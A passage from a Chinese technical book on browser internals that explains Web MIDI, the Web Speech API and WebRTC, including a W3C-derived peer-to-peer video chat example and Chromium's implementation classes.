根据上面的描述，Web MIDI 规范中定义了输入和输出的 MIDI 设备，如 MIDIInput 和 MIDIOutput，通过 MIDIAccess 接口返回到所有枚举的输入和输出设备。MIDIInput 主要包含一个接收指令的函数，叫 onMessage，而 MIDIOutput 包含一个发送指令的函数，叫 send，而发送的数据指令就是 MIDIEvent，该指令包含一个时间戳和数据。MIDI 规范也是草案阶段，所以支持它的浏览器很少，在 2013 年 6 月，Google 渲染在 Chromium 的开发者版本中加入了 Web MIDI 的支持，这是一个非常大的进展，虽然只是处于起步阶段。

WebKit 和 Chromium 对于 Web MIDI 的支持主要包括三个部分，第一是加入 JavaScript 的绑定，这个技术前面已经介绍过了；第二是将对 MIDI 接口的支持从 Renderer 进程桥接到 Browser 进程；第三是 Chromium 的具体实现，如图 11-17 所示。




图 11-17 Chromium 中的 MIDI 实现类们

11.3.4 Web Speech

HTML5 对声音方面的支持绝不仅仅是上面介绍的这么多，现在还有一项非常重要的应用，那就是语音识别技术（Speech-to-Text）和合成语音技术（Text-to-Speech），

它们已经被广泛地应用在很多领域。简单来说，就是从语音识别出文本文字和从文本文字生成声音资源。

HTML5 中的“Web Speech API”是由 Google 公司发起的规范，其目的是将语音识别和合成语音技术提供给 JavaScript 接口，这样 Web 前端开发者可以在网页中使用它们。所以，这一规范主要包括两个接口：SpeechRecognition 和 SpeechSynthesis，分别标识上述两种功能。

自然而然地，W3C 定义了两个主要的接口，分别对应识别和合成技术，接口定义比较清晰简单，例如对于 SpeechRecognition，当调用 start()函数时就开始语音识别，而后面的事件句柄则是让开发者知道识别的状态，当识别完成之后，可以通过监听“onresult”来获取识别的结果。

```
interface SpeechRecoginition {
void start();
void stop();
void abort();
attribute EventHandler onaudiostart;
attribute EventHandler onsoundstart;
attribute EventHandler onspeechstart;
attribute EventHandler onspeechend;
attribute EventHandler onsoundend;
attribute EventHandler onaudioend;
attribute EventHandler onresult;
attribute EventHandler onnomatch;
attribute EventHandler onerror;
attribute EventHandler onstart;
attribute EventHandler onend;
}
```

```
interface SpeechSynthesis {
readonly attribute boolean pending;
readonly attribute boolean speaking;
readonly attribute boolean paused;

void speak(SpeechSynthesisUtterance utterance);
void cancel();
void pause();
void resume();
SpeechSynthesisVoiceList getVoices();
};
```

图 11-18　W3C Speech API 草案定义的主要接口

而对于 SpeechSynthesis 接口，规范定义的主要是 speak()方法，该方法的参数

SpeechSynthesisUtterance 非常重要。该参数包含了输入的文本，并能提供各种合成过程中的状态，实际输出结果可以通过调用 getVoices()函数来获得语音结果。

遗憾的是，目前 Chromium 中对该规范的实现依赖于 Google API（也就是网络服务接口），这也意味着用户不能离线使用这些功能，因为语音的识别是需要服务器端提供的能力。同时还有一个问题，如果开发者希望自己在 Chromium 中编译一个浏览器或者其他应用，可是这些功能是受限的，开发者必须向 Google 申请一个称为“API Keys”的密钥文件，也就是必须获得使用这些 Google API 的授权。在未来，笔者希望能够有不依赖于服务的语音识别和合成语音技术的出现。

11.4 WebRTC

11.4.1 历史

相信读者都有过使用 Tencent QQ 或者 FaceTime 进行视频通话的经历，这样的应用场景相当典型和流行，但是基本上来说它们都是每个公司推出的私有产品，而且通信等协议也都是保密的，这使得一种产品的用户基本上不可能同其他产品的用户进行视频通信。还有一些更大的应用场景，那就是众多用户一起召开视频会议，这比简单的点对点更为复杂，很多公司已投身其中，因为这一市场非常广大。

几年前，笔者是很难想象这么复杂的需求和应用场景能够在 Web 领域中被实现，但是现在 Chromium 和 Firefox 浏览器都支持 Web 视频通信，而且神奇的是它们之间也可以相互通信，听起来非常不可思议——只是需要 Web 开发者使用 JavaScript 和 HTML5 技术就可以完成，还是免费的，而且还不需要额外安装应用软件，不需要额外安装插件。现在真是互联网和 HTML5 技术的好时代，这也是 HTML5 的多媒体领域的一个重大进展。

WebRTC（Web Real Time Communication）技术，中文全称为 Web 实时通信技术，

它是一种提供实时视频通信的规范，目前是 W3C 推荐的规范。它是一个开放的规范，任何人都可以免费使用，目前 Chromium/Chrome 和 Firefox 浏览器都支持了该规范。WebRTC 是 HTML5 对多媒体支持的一个重大进展，因为该技术不仅使用了音视频的输入和输出，而且还涉及连接等网络连接，是一个非常复杂但非常有用的技术。图 11-19 是一个简单的示意图，说明两个支持 WebRTC 规范的浏览器之间是如何进行视频通信的。事实上，WebRTC 既允许使用服务器来进行通信，也支持点对点（Peer-to-Peer）通信，当然需要服务器的辅助。




图 11-19　Chromium/Chrome 和 Firefox 浏览器的视频通信示例图

不过，很多事情并非是一蹴而就的，何况这么复杂的 WebRTC 技术，WebRTC 发展至今也经历了很长的过程。首先得从一个音视频的捕获需求开始。最初，HTML5 希望能够提供一种捕获用户音频和视频的技术，这就是 getUserMedia，当然刚开始也不是它，而是使用下面的语句来完成音频和视频的捕获。

```
<input type="file" accept="video/*;capture=camcorder">
<input type="file" accept="audio/*;capture=microphone">
```

但是它们太简单了，只能将捕获的信息保存为一个文件或者一个快照，这显然不能满足很多实际的需求，之后一个新的元素定义诞生，就是使用“device”元素，这一元素很快被抛弃。这就是 getUserMedia 的前身，但标准化组织很快从“device”元素转向 getUserMedia，它的基本使用方式是：

```
navigator.getUserMedia({video: true, audio: true}, function (videostream) { … });
```

思想很简单，就是在 navigator 这个全局对象下加入一个新接口，该接口使用两个参数，第一表示它需要捕获视频或者音频或者两者都需要，第二个是一个回调函数，当捕获成功后，将捕获的视频流可以输出到一个视频元素，这就像是一个从服务器加载的视频文件，当然它是一个视频流，所以某些查找（Seek）操作不能工作。这里，不再使用新元素，而是利用原有的“video”元素，实在是一个好的设计。

在这之后，一个更为大胆和激进的想法诞生了，就是将 RTC 技术引入到 HTML5 中来，这就是 WebRTC 技术，因为 getUserMedia 是入口，所以自然而然地被使用到 WebRTC 技术的规范中来。

11.4.2 原理和规范

大家可以在脑海中想象一下如何要构建一个网络视频通信、需要哪些部分的参与及共同工作才能完成整个过程。总体上，这一过程中需要三种类型的技术，其一是视频，其二是音频，其三是网络传输。在这三种技术上，具体需要以下一些部分。

- **音视频输入和输出设备：**同音视频播放不同，因为它们只是需要输出设备，这里需要输入和输出设备（麦克风和摄像头）。同时，输入使用 getUserMedia 技术，而输出，基本上可以采用音视频播放的基本框架，当然，需要一些额外的支持。
- **网络连接的建立：**因为视频通信需要不停地传送大量数据，所以需要建立一种可靠的网络连接来让各个参与方传输数据。
- **数据捕获、编码和发送：**当用户打开设备之后，需要捕获这些数据并对它们进行编码，因为原始数据的数据量太大，然后需要将编码后的数据通过连接传输出去。
- **数据接收、解码和显示：**接收来自其他方的数据流并进行解码，然后显示出来，这个需求跟播放媒体文件的需求比较类似。

根据上面的解释，不难理解图 11-20 所描述的过程，结合这些主要组成部分，构成了一个比较完整的音视频通信过程。




图 11-20　使用 WebRTC 技术的视频通信详细过程

下面了解一下规范中如何针对上面的描述来定义相应的 JavaScript 接口的。根据目前 W3C 推荐的规范草案，主要包括以下几个部分。

- Media Capture and Streams 规范和 WebRTC 对它的扩展，这个主要是依赖摄像头和麦克风来捕获多媒体流，WebRTC 对它进行扩展，使得多媒体流可以满足网络传输用途，也就是“video”元素可以来源于多媒体流而不仅仅是资源文件。
- 点到点的连接，也就是规范中的 RTCPeerConnection 接口，它能够建立端到端的连接，两者直接通过某种方式传输控制信息，至于方式并没有进行规定。
- RTCDataChannel 接口，通过该接口，通信双方可以发送任何类型的消息，例如文本或者二进制数据，这个不是必须的。不过这一功能极大地方便了开发者，其主要思想来源于 WebSocket。

11.4.3　实践——一个 WebRTC 例子

在介绍内部原理之前，笔者希望通过剖析 W3C 规范中的一个例子来进一步加深

对它的理解。示例代码 11-5 来源于 W3C WebRTC 规范中的示例代码，笔者稍微作了一些修改以简化理解，并加入注释作进一步说明。

这里主要是点对点的直接通信，当然需要借助于网络提供的 NAT 服务，其中包括三个文件，第一个是双方共享的 JavaScript 代码，第二个是发起端的 HTML 代码，第三个是接收端的 HTML 代码。通常第二个和第三个可以是一样的，这里为了方便理解作了少许区别。因为代码中已经作了较为详细的讲解，所以后面不再赘述其中的原理。

示例代码 11-5　使用 WebRTC 技术的 P2P 网络视频通信

```
JavaScript 文件：common.js
// 创建消息通道，例如使用 XMLHttpRequest 或者 WebSocket。根据 WebRTC 规范的说明
// 本身 WebRTC 不提供双方进行控制信息传输的通道，由开发者自行选择合适的方法
// 这里，简单使用一个函数表示创建了一个通道，该通道包含一个能够发送消息的“send”
var signalChannel = createSignalChannel();

// 将 ICE 的 Candidate 发送给对方，这个是 ICE 定义的，主要是 ICE 协议用来建立连接需
// 要的信息。双方需要交互这个信息
function sendCandidate(candidate) {
  if (candidate) signalChannel.send(JSON.stringify({ "candidate": candidate }));
}
function sendDescription() {
  signalingChannel.send(JSON.stringify({ "sdp": conn.localDescription }));
}
signalingChannel.onmessage = function (event) {
  // 如果没有建立连接，需要创建，在这里表明这是接受者端
  if (conn == null) start();
  // 从控制信息中获取信息内容
  var message = JSON.parse(event.data);
  // 如果信息类型是设置 Description 相关的，就调用 setRemoteDescription
  if (message.sdp) {
    conn.setRemoteDescription(new RTCSessionDescription(message.sdp),
function () {
      // 如果受到一个请求（offer），需要答复它，这里应该是接收方处理的
      if (conn.remoteDescription.type == "offer") {
        conn.createAnswer(function(desc) {
        conn.setLocalDescription(desc, sendDescription);
        });
    } else if (message.candidate) {
        conn.addIceCandidate(new RTCIceCandidate(message.candidate));
```

```
    }
};
// 用来存放 RTCPeerConnection 对象
var conn = null;
// 用来显示从自身设备捕获的多媒体流
var selfView = document.getElementById("selfView");
// 用来显示从对方传送过来的多媒体流
var remoteView = document.getElementById("remoteView");


// 开始创建连接等
function start() {
    // 创建连接
    conn = new RTCPeerConnection({ "iceServers": [{ "url": "stun:stun.
example.org" }] });
    // 保存从自身捕获的多媒体流
    var capturedStream = null;
    // 捕获音视频
    navigator.getUserMedia({ "audio": true, "video": true }, function (stream) {
      // 将捕获的多媒体流使用“video”元素播放出来
      selfView.src = URL.createObjectURL(stream);
      capturedStream = stream;
    }
    // 将多媒体流加入连接
    conn.addStream(capturedStream);

    // 接收到 ICE Candidate 事件，需要将 candidate 信息传送给对方
    conn.onicecandidate = function (event) {
      sendCandidate(event.candidate);
    };
    // 这个是由发起者调用，因为接收者不会发送该事件
    conn.onnegotiationneeded = function() {
      // 创建一个 Offer，然后发送给接收者
      conn.createOffer(function (desc) {
        conn.setLocalDescription(desc, sendDescription);
      );
    });
    // 将远端多媒体流使用“video”元素显示出来
    conn.onaddstream = function (evt) {
        remoteView.src = URL.createObjectURL(evt.stream);
    };
}
```

发起者 HTML 文件节选：

```
<video id="selfView" autoplay ></video>
<video id=”remoteView” autoplay></video>
```

```
<script src='common.js'></script>
<script>
  // 上面的两个“video”元素分别用来显示自己捕获的多媒体流和对方的多媒体流
  // 实际情况中，可能是某个用户作为发起者单击了“开始”按钮，启动音视频通信
  start();
</script>
```

接受者 HTML 文件节选：

```
<video id="selfView" autoplay ></video>
<video id="remoteView" autoplay></video>
<script src='common.js' type='javascript'></script>
```

相信通过上面的代码介绍，读者应该理解使用 WebRTC 构建一个 P2P 视频通信的基本过程，这其中网络连接的部分主要基于 ICE 协议（NAT）和 SDP 协议，以及一些支持 NAT 的辅助设施（STUN 和 URN），有兴趣的读者可以自行查阅相关技术文档。

11.4.4 WebKit 和 Chromium 的实现

下面来看一看 WebKit 和 Chromium 是如何支持 WebRTC 规范的。笔者首先需要澄清一下关于 WebRTC 的两种解释，本节中会有两种 WebRTC 用法：一种是指 WebRTC 这项技术和规范；另一种是 WebRTC 这个项目，它是支持 WebRTC 规范的一个开源项目。默认情况下是指前者，如果是指 WebRTC 这个开源项目，笔者会明确指出。

下面来了解一下从 webrtc.org 上介绍的关于支持 WebRTC 技术的内部框架和功能模块，图 11-21 来源于“http://www.webrtc.org/reference/architecture”的架构图，但是缩减了其中一些部分。这里所示的是实现了 WebRTC 功能的开源项目架构图。

图 11-21 中主要包括三大方面，即语音、视频和传输，它们三个构成了 WebRTC 的主要组成部分。其中 iSAC（internet Speech Audio Codec）和 iLBC（internet Low Bitrate Codec）是两种不同的音频编码格式，是为了适应互联网的语音传输要求而存在的，前者是针对带宽比较大的情况，后者针对带宽较小的情况，目前都是可以免

费使用的。其中 VP8 同样是 Google 提供免费视频格式，前面介绍过了。传输部分主要是加入了对前面协议的支持模块。在会话管理中，主要使用一个开源项目 libjingle 来进行管理。下面灰色部分主要是 WebRTC 工作时依赖的下层功能的接口，在 Chromium 浏览器中，它会提供相应接口和功能给 WebRTC 使用。




图 11-21 WebRTC 项目的架构图

上面是 WebRTC 开源项目的架构图，在 Chromium 中，通常使用 WebRTC 项目来完成 WebRTC 规范的功能，并使用 libjingle 项目来建立点到点的连接。所以，Chromium 主要的目的是将 WebRTC 和 libjingle 的能力桥接到浏览器中来，先看 WebRTC 规范中建立连接所需要的相关基础设施，图 11-22 是 WebKit、Chromium 及 Chromium 中使用 libjingle 的类的层次图。

基础设施主要分成三个层次，首先是 WebKit，也就是最上面的部分。该部分最上面的类是 RTCPeerConnection，从名字就可以猜出，该类是对 WebRTC 连接的接口类，实际上它就是从规范中定义的 RTCPeerConnection 接口文件生成的基本框架，当然真正和 JavaScript 引擎打交道还需要一个桥接类。该桥接类包含一个实际实现的连接类句柄 m_peerHandler，它是这个连接所包含的本地多媒体流和远端对方的多媒体流。读者

可以想象一下视频会议的场景，首先 Webkit 需要将本地的多媒体流收集起来，通过连接传输给对方，本地可以选择是否通过“video”播放。同时需要接收从对方传输过来的多媒体流，这也是 WebRTC 的主要部分。当然还包括 DataChannel 相关对象，这里没有标出。

至于接下来的部分就是 WebKit 的实现类，该类能够满足 RTCPeerConnection 的功能要求，但是它需要通过不同移植的实现才能完成，因为本身 WebKit 的 WebCore 并没有这样的能力。在 WebKit 的 Chromium 中同样定义了两个类 WebRTCPeerConnectionHandler 和 WebRTCPeerConnectionHandlerClient，根据 WebKit 的类名定义方式，前者是需要 Chromium 来实现，而后者则是由 Chromium 调用，并由 WebKit 来实现的，这里主要是应用连接事件的监听函数，所以 WebKit 能够将它们传递给 JavaScript 引擎。

